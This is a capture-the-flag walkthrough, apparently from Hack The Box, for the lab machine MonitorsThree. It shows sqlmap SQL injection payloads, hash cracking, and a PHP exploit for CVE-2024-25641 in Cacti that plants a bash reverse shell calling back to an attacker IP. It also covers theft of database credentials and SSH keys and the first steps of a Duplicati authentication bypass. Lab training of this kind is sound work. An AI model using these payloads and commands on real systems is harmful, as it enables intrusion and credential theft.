



HACKTHEBOX



MonitorsThree

17th January 2025 / Document No D25.100.318

Prepared By: k1ph4ru

Machine Author: ruycr4ft & kavigihan

Difficulty: **Medium**

Classification: Official

Synopsis

MonitorsThree is a Medium Difficulty Linux machine that features a website for a company offering networking solutions. The website has a forgotten password page vulnerable to **SQL injection**, which is leveraged to gain access to credentials. Further enumeration of the website reveals a subdomain featuring a **Cacti** instance that can be accessed with the credentials obtained from the **SQL injection**. The **Cacti** instance is vulnerable to **CVE-2024-25641**, which is leveraged to gain a foothold on the system. Further enumeration of the system reveals credentials used to access the database, where hashes are found and cracked to obtain the user password. This is then used to gain access to **SSH** private keys, leading to **SSH** access to the system. Enumeration of open ports on the system reveals a vulnerable **Duplicati** instance, which is leveraged to gain a shell as root.

Skills Required

- Linux enumeration
- Known vulnerabilities research
- Web enumeration

Skills Learned

- SQL Injection
- Exploiting CVEs
- Duplicati Exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.30 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sc -sv 10.10.11.30
Starting Nmap 7.93 ( https://nmap.org ) at 2025-01-13 06:34 EST
Nmap scan report for 10.10.11.30 (10.10.11.30)
Host is up (0.17s latency).

PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86f87d6f4291bb897291af72f301ff5b (ECDSA)
|_  256 50f9ed8e73649eaa6089514f0a60d57 (ED25519)
80/tcp    open      http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://monitorsthree.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
8084/tcp  filtered  websnp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.95 seconds
```

Nmap reveals two open TCP ports. On port 22 SSH is running, and on port 80 an Nginx web server. The web server attempts a redirect to the `monitorsthree.htb` domain, which we add to our `hosts` file.


```
echo "10.10.11.30 monitorsthree.htb" | sudo tee -a /etc/hosts
```

HTTP

Upon visiting `http://monitorsthree.htb` we are presented with the following website offering Networking solutions.



Clicking on the `Login` button at the top right redirects us to a login page.



monitorsthree.htb

Login to your account
Enter your credentials below


Username

Password

Sign in

[Forgot password?](#)

Upon trying different SQLi payloads on the login page, this does not work. We can proceed to try this on the `Forgot Password` page.




monitorsthree.htb

Password recovery
We'll send you instructions in email

Connection failed:
SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1

Reset password

Here, we notice that if we use `'` on the forgot password page, we get an `SQL` error, which could indicate the parameter is vulnerable to SQL injection. We can then proceed to intercept the request using `Burp Suite` and test the parameter with `SQLMap`.



On the username parameter, we can add `*`, which tells `SQLMap` to focus on the username parameter. We can then save the request to a file and run `SQLMap` against it.

```

sqlmap -r req --dbs --risk 3 --level 5

<...SNIP...>

[*] starting @ 07:24:51 /2025-01-13/

[07:24:51] [INFO] parsing HTTP request from 'req'
custom injection marker ('*') found in POST body. Do you want to process it?
[Y/n/q] Y
[07:24:52] [INFO] testing connection to the target URL
got a 302 redirect to 'http://monitorsthree.htb/forgot_password.php'. Do you want
to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data
to a new location? [Y/n] n
<...SNIP...>
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the
others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 661 HTTP(s)
requests:
---
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: username=' OR NOT 5757=5757-- CTUV

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
  Payload: username=' OR (SELECT 8256 FROM(SELECT COUNT(*),CONCAT(0x71767a6271,
(SELECT (ELT(8256=8256,1))),0x7162626b71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- qJTe

  Type: time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
  Payload: username=' OR SLEEP(5)-- MRUW
---
<...SNIP...>
available databases [2]:
[*] information_schema
[*] monitorsthree_db

```

Here, we see that the `POST` parameter is vulnerable, and `SQLMap` identifies it as being susceptible to various SQL injection techniques, including `boolean-based blind`, `error-based`, and `time-based blind` injections. Now, we can proceed to enumerate the `monitorsthree_db` database and check the tables present within it. To do this, we can run the following `SQLMap` command.

```

sqlmap -r req -D monitorsthree_db --tables

<...SNIP...>

[03:15:23] [INFO] parsing HTTP request from 'req'
custom injection marker ('*') found in POST body. Do you want to process it?
[Y/n/q] Y
[03:15:24] [INFO] resuming back-end DBMS 'mysql'

```

```

[03:15:24] [INFO] testing connection to the target URL
got a 302 redirect to 'http://monitorsthree.htb/forgot_password.php'. Do you want
to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data
to a new location? [Y/n] N
<...SNIP...>
Database: monitorsthree_db
[6 tables]
+-----+
| changelog      |
| customers      |
| invoice_tasks  |
| invoices       |
| tasks          |
| users          |
+-----+

```

From the tables present in the `monitorsthree_db` database, we can proceed to dump the `users` table.

```

sqlmap -r req --dbs --risk 3 --level 5 -D monitorsthree_db -T users --dump

<...SNIP...>

[03:16:17] [INFO] parsing HTTP request from 'req'
custom injection marker ('*') found in POST body. Do you want to process it?
[Y/n/q] Y
[03:16:18] [INFO] resuming back-end DBMS 'mysql'
[03:16:18] [INFO] testing connection to the target URL
got a 302 redirect to 'http://monitorsthree.htb/forgot_password.php'. Do you want
to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data
to a new location? [Y/n] N
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: username=' OR NOT 5757=5757-- CTUV

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
  Payload: username=' OR (SELECT 8256 FROM(SELECT COUNT(*),CONCAT(0x71767a6271,
(SELECT (ELT(8256=8256,1))),0x7162626b71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- qJTe

  Type: time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
  Payload: username=' OR SLEEP(5)-- MRUw

<...SNIP...>

[03:16:21] [INFO] fetching columns for table 'users' in database
'monitorsthree_db'
<...SNIP...>

```

Database: monitorsthree_db

Table: users

[4 entries]

<...SNIP...>

+-----+-----+-----+-----+			
id	email	password	
<...SNIP...>			
+-----+-----+-----+-----+			
2	admin@monitorsthree.htb	31a181c8372e3afc59dab863430610e8	
5	mwatson@monitorsthree.htb	c585d01f2eb3e6e1073e92023088a3dd	
6	janderson@monitorsthree.htb	1e68b6eb86b45f6d92f8f292428f77ac	
7	dthompson@monitorsthree.htb	633b683cc128fe244b00f176c8a950f5	
+-----+-----+-----+-----+			

[03:16:29] [INFO] table 'monitorsthree_db.users' dumped to csv file

We can now proceed to attempt and crack the hashes using `Crackstation`. We see that the hash for `admin` has cracked successfully, and we obtained the password `greencacti2001`.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

633b683cc128fe244b00f176c8a950f5
1e68b6eb86b45f6d92f8f292428f77ac
c585d01f2eb3e6e1073e92023088a3dd
31a181c8372e3afc59dab863430610e8

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
633b683cc128fe244b00f176c8a950f5	Unknown	Not found.
1e68b6eb86b45f6d92f8f292428f77ac	Unknown	Not found.
c585d01f2eb3e6e1073e92023088a3dd	Unknown	Not found.
31a181c8372e3afc59dab863430610e8	md5	greencacti2001

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Attempting to use the credentials on the login page does not work, and we can proceed to do subdomain enumeration to find any interesting pages to use the credentials on.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-  
top100000.txt:FFUZ -H "Host: FFUZ.monitorsthree.htb" -u http://monitorsthree.htb
```

```
/'_ _ \ /'_ _ \ /'_ _ \  
/\ _/ /\ _/ _ _ /\ _/  
\\ , _ \ \ , _ \ \ \ , _ \  
\\ _/ \ \ _/ \ \ _/ \ \ _/  
\\ _/ \ \ _/ \ \ _/ \ \ _/  
\\ _/ \ \ _/ \ \ _/ \ \ _/
```

v2.0.0-dev

```
:: Method : GET  
:: URL : http://monitorsthree.htb  
:: Wordlist : FFUZ:  
/usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt  
:: Header : Host: FFUZ.monitorsthree.htb  
:: Follow redirects : false  
:: Calibration : false
```

```
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500
```

```
[Status: 200, Size: 13560, Words: 3598, Lines: 338, Duration: 176ms]
* FFUZ: mx1
```

```
[Status: 200, Size: 13560, Words: 3598, Lines: 338, Duration: 176ms]
* FFUZ: host
```

```
[Status: 200, Size: 13560, Words: 3598, Lines: 338, Duration: 176ms]
* FFUZ: bbs
```

```
[Status: 200, Size: 13560, Words: 3598, Lines: 338, Duration: 177ms]
* FFUZ: mx
```

From the `ffuf` output, we notice that the same lines are returned for each subdomain, revealing no new information. By applying filters, we can refine the results to include only those subdomains that provide unique responses, allowing us to focus on areas of interest. To filter out repeated results and focus on unique subdomains, we can apply the `-fl` option.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-
top100000.txt:FFUZ -H "Host: FFUZ.monitorsthree.htb" -u http://monitorsthree.htb
-fl 338
```

```
/'___\ /'___\ /'___\
^ \_/_/ ^ \_/_/ _ _ ^ \_/_/
\ \ ,_|| \ \ ,_|| \ \ ,_|| \ \ ,_||
\ \ \_/_ \ \ \_/_ \ \ \_/_ \ \ \_/_
\ \ \_/_ \ \ \_/_ \ \ \_/_ \ \ \_/_
\ \ \_/_ \ \ \_/_ \ \ \_/_ \ \ \_/_
```

v2.0.0-dev


```
:: Method : GET
:: URL : http://monitorsthree.htb
:: wordlist : FFUZ:
/usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header : Host: FFUZ.monitorsthree.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500
:: Filter : Response lines: 338
```

```
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 175ms]
* FFUZ: cacti
```


From the output, we see `cacti` and can proceed to add it to our hosts file.

```
sudo sed -i '/10.10.11.30/s/$/ cacti.monitorsthree.htb/' /etc/hosts
```

Foothold



Upon visiting the subdomain, we see a `Cacti` login page. Trying the previously obtained password and the username `admin`, we see that we can log in. Additionally, we notice the version on the top right corner, which is `version 1.2.26`.



A quick Google search for vulnerabilities that affect that particular version led us to [CVE-2024-25641](#) and also [this GitHub advisory](#). The vulnerability is an arbitrary file write issue, exploitable through the `Package Import` feature, allowing authenticated users with the `Import Templates` permission to execute arbitrary `PHP` code on the web server.

The vulnerability is within the `import_package()` function defined in the `/lib/import.php` script. The function blindly trusts the filename and file content provided within the `XML` data, writing such files into the `Cacti` base path or even outside, as path traversal sequences are not filtered. This can be exploited to write or overwrite arbitrary files on the web server, leading to the execution of arbitrary `PHP` code. The Proof of Concept involves generating a malicious package to import into `Cacti` using the `PHP` script below.

```
<?php

$xmldata = "<xml>
  <files>
    <file>
      <name>resource/test.php</name>
      <data>%s</data>
      <filesignature>%s</filesignature>
    </file>
```

```

    </files>
    <publickey>%s</publickey>
    <signature></signature>
</xml>";
$filedata = "<?php phpinfo(); ?>";
$keypair = openssl_pkey_new();
$public_key = openssl_pkey_get_details($keypair)["key"];
openssl_sign($filedata, $filesignature, $keypair, OPENSSL_ALGO_SHA256);
$data = sprintf($xmldata, base64_encode($filedata),
base64_encode($filesignature), base64_encode($public_key));
openssl_sign($data, $signature, $keypair, OPENSSL_ALGO_SHA256);
file_put_contents("test.xml", str_replace("<signature></signature>", "
<signature>".base64_encode($signature)."</signature>", $data));
system("cat test.xml | gzip -9 > test.xml.gz; rm test.xml");

?>

```

From the payload, we need to modify filedata` to contain a reverse shell payload.

```

<?php


$xmldata = "<xml>
    <files>
        <file>
            <name>resource/test.php</name>
            <data>%s</data>
            <filesignature>%s</filesignature>
        </file>
    </files>
    <publickey>%s</publickey>
    <signature></signature>
</xml>";
$filedata = '<?php exec("bash -c \'bash -i >& /dev/tcp/10.10.14.24/4444 0>&1\'")
?>';
$keypair = openssl_pkey_new();
$public_key = openssl_pkey_get_details($keypair)["key"];
openssl_sign($filedata, $filesignature, $keypair, OPENSSL_ALGO_SHA256);
$data = sprintf($xmldata, base64_encode($filedata),
base64_encode($filesignature), base64_encode($public_key));
openssl_sign($data, $signature, $keypair, OPENSSL_ALGO_SHA256);
file_put_contents("test.xml", str_replace("<signature></signature>", "
<signature>".base64_encode($signature)."</signature>", $data));
system("cat test.xml | gzip -9 > test.xml.gz; rm test.xml");

?>

```

The script creates a malicious XML file that contains PHP code for a reverse shell. Once the file is uploaded into Cacti, it writes the PHP code into the resource/test.php file on the server. This allows us to execute arbitrary commands remotely. The generated zip file (test.xml.gz) can then be imported into Cacti to trigger the vulnerability.

Now, we can save the payload with a .php extension and run php <payload name>.php . This will generate a zip file, which we can now proceed to import into Cacti, and we see that it is successful.



Next, we start a `Netcat` listener, which will listen for incoming connections.

```
nc -lnvp 4444
listening on [any] 4444 ...
```

If we try to access `http://cacti.monitorsthree.htb/cacti/resource/test.php` to trigger the payload and check our listener, we see that we get a shell.

```
nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.30] 42560
bash: cannot set terminal process group (1219): Inappropriate ioctl for device
bash: no job control in this shell
www-data@monitorsthree:~/html/cacti/resource$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@monitorsthree:~/html/cacti/resource$
```

To get a more stable shell, we can run the `script /dev/null -c /bin/bash` command, which starts a new shell session and logs output to `/dev/null`.

```
www-data@monitorsthree:~/html/cacti/resource$ script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
www-data@monitorsthree:~/html/cacti/resource$
```

Lateral Movement

Enumerating the system, we find `/var/www/html/cacti/include/global.php`, which contains database credentials.

```
marcus@monitorsthree:~$ cat /var/www/html/cacti/include/global.php
<?php
<...SNIP...>
/* Default database settings*/
$database_type      = 'mysql';
$database_default   = 'cacti';
$database_hostname  = 'localhost';
$database_username  = 'cactiuser';
$database_password  = 'cactiuser';
$database_port      = '3306';
$database_retries   = 2;

<...SNIP...>
```

We can proceed to use the credentials to access the database where discover the `cacti` database.

```
www-data@monitorsthree:~/html/cacti/resource$ mysql -u cactiuser -p
mysql -u cactiuser -p cacti
Enter password: cactiuser
<...SNIP...>
MariaDB [cacti]> MariaDB [cacti]> show databases;
show databases;
+-----+
| Database          |
+-----+
| cacti              |
| information_schema |
| mysql              |
+-----+
3 rows in set (0.001 sec)
```

Looking at the tables present in the database.

```
MariaDB [cacti]> use cacti;
use cacti;
Database changed
MariaDB [cacti]> show tables;
show tables;
+-----+
| Tables_in_cacti    |
+-----+
<...SNIP...>
| snmpagent_mibs      |
| snmpagent_notifications_log |
| user_auth           |
+-----+
113 rows in set (0.001 sec)

MariaDB [cacti]>
```

We see the `user_auth` table, and looking at the contents, we notice that the password hashes are in bcrypt format.

```
MariaDB [cacti]> SELECT * FROM user_auth;
<...SNIP...>
| 1 | admin    | $2y$10$tjPSsSP6UovL30TNeam40e24TSRuSRRApmqf5vPinSer3mDuyG90G |
| 3 | guest    | $2y$10$S08woUvjSFMr1CDo803cz.S6uJqLaTe6/mvIcUuXzKsATo77nLHu |
| 4 | marcus    | $2y$10$Fq8wGXv7M3Le.5LizmM9weFs9s6w2i1FLg3yrdNGmkIaxo79IBjtK |
3 rows in set (0.000 sec)
<...SNIP...>
MariaDB [cacti]>
```

We can attempt to crack the hash for `Marcus` using `John the Ripper`.

```
john -w=/usr/share/wordlists/rockyou.txt hash --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 x2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678910      (?)
1 lg 0:00:00:03 DONE (2025-01-13 08:28) 0.2747g/s 30.21p/s 30.21c/s 30.21C/s
12345678910..dexter
waiting for 3 children to terminate
3 Og 0:00:00:03 DONE (2025-01-13 08:28) 0g/s 30.68p/s 30.68c/s 30.68C/s
single..scooter
2 Og 0:00:00:03 DONE (2025-01-13 08:28) 0g/s 30.05p/s 30.05c/s 30.05C/s
christ..bitch1
4 Og 0:00:00:03 DONE (2025-01-13 08:28) 0g/s 31.60p/s 31.60c/s 31.60C/s
christina..grace
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

This is successful, and we obtain the password `12345678910`, which we can attempt to use and `SSH` into the machine.

```
ssh marcus@10.10.11.30
marcus@10.10.11.30: Permission denied (publickey).
```

We see that this does not work and we can then proceed to switch to the user.

```
www-data@monitorsthree:~/html/cacti/resource$ su marcus
Password:
marcus@monitorsthree:/var/www/html/cacti/resource$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
marcus@monitorsthree:/var/www/html/cacti/resource$
```

This is successful. Upon looking at the `SSH` folder, we see the private `SSH` key, which we can use to log in as `marcus`.

```
marcus@monitorsthree:~/.ssh$ ls -la
ls -la
total 20
drwx----- 2 marcus marcus 4096 Aug 20 13:07 .
drwxr-x--- 4 marcus marcus 4096 Aug 16 11:35 ..
-rw----- 1 marcus marcus 574 Aug 20 15:23 authorized_keys
-rw----- 1 marcus marcus 2610 Aug 20 15:23 id_rsa
-rw-r--r-- 1 marcus marcus 574 Aug 20 15:23 id_rsa.pub
```

We proceed to copy the keys locally and change the permissions using `chmod 600`, which sets the file permissions so that the owner of the file has read and write permissions while no one else has any permissions. Then, we use the key to log in with `SSH`, using the `-i` flag that will specify the `SSH` key to use.

```
ssh -i key marcus@10.10.11.30
<...SNIP...>
marcus@monitorsthree:~$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
```

Now, we can grab the user flag located in `/home/marcus/user.txt`.

Privilege Escalation

Looking at the open ports using `netstat`, a network utility used to display active connections and listening ports, we observe that port `8200` is listening locally.


```
marcus@monitorsthree:~$ netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:8084          0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:45963       0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.53:53        0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:8200        0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:3306        0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:80            0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN
-
tcp6       0      0 :::80                 :::*                     LISTEN
-
tcp6       0      0 :::22                 :::*                     LISTEN
-
udp        0      0 127.0.0.53:53        0.0.0.0:*               -
udp        0      0 0.0.0.0:68            0.0.0.0:*               -

marcus@monitorsthree:~$
```

We can proceed to port forward port `8200` via `SSH` to check the service running on it.

```
ssh marcus@10.10.11.30 -L 8200:127.0.0.1:8200 -i key
Last login: Mon Jan 13 13:37:07 2025 from 10.10.14.24
marcus@monitorsthree:~$
```

Accessing the port, we come across a `Duplicati` login page which is a secure, `open-source` backup client that encrypts and stores incremental backups on various cloud storage services.



Since Duplicati is open source, we look at [GitHub](#) for some of the issues that have been discovered. We come across an [authentication bypass](#) vulnerability and a [blog](#) post detailing how to exploit it. From the blog, we see that we need to locate the `Duplicati-server.sqlite` file, which contains critical data for the exploit. We use the `find` command, which searches for the files across the filesystem, starting from the `root` directory, and redirects any errors such as permission-denied messages, to `/dev/null` to avoid cluttering the output.

```
marcus@monitorsthree:~$ find / -name Duplicati-server.sqlite 2>/dev/null
/opt/duplicati/config/Duplicati-server.sqlite
marcus@monitorsthree:~$
```

From the output, we see that the file is located in the `/opt/duplicati/config` directory. We can copy the file locally using `scp`.

```
scp -i key marcus@10.10.11.30:/opt/duplicati/config/Duplicati-server.sqlite
<local directory>
Duplicati-server.sqlite

100% 88KB 22.7KB/s 00:03
```

